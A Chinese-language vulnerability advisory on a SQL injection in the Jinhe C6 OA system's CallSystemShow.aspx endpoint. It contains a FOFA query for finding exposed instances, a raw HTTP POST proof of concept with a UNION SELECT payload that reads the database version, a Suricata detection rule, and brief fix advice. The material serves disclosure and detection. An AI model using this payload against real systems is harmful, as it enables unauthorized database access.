

大金和C6 CallSystemShow.aspx 存在SQL注入漏洞

金和C6 CallSystemShow.aspx 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

金和C6

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="金和网络-金和OA"

POC/EXP:

```
GPOST /c6/JHBase.Web.Menu/CallSystemShow.aspx/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21
Accept-Encoding: gzip, deflate
Accept: */*
Content-Type: application/x-www-form-urlencoded

MessageID=%27+UNION+ALL+SELECT+NULL%2CNULL%2C%40%40VERSION%2CNULL--
```



sonrt规则：

```

alert http any any -> $HOME_NET any (
  msg:"Jinhe C6 - MSSQL Version Disclosure via CallSystemShow.aspx";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri; content: "/c6/JHBase.Web.Menu/CallSystemShow.aspx/";
  http.client_body; content:"MessageID=";
  pcre: "/MessageID=
[^&]*'%2BUNION%2BALL%2BSELECT%2BNULL%2CNULL%2C%40%40VERSION%2CNULL--/i";
  metadata:service http;
  metadata:affected_product "金和C6协同管理平台";
  metadata:vulnerability_type "MSSQL Union-Based SQL Injection";
  classtype:sql-injection;
  sid:1000426;
  rev:1;
  priority:1;
)

```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。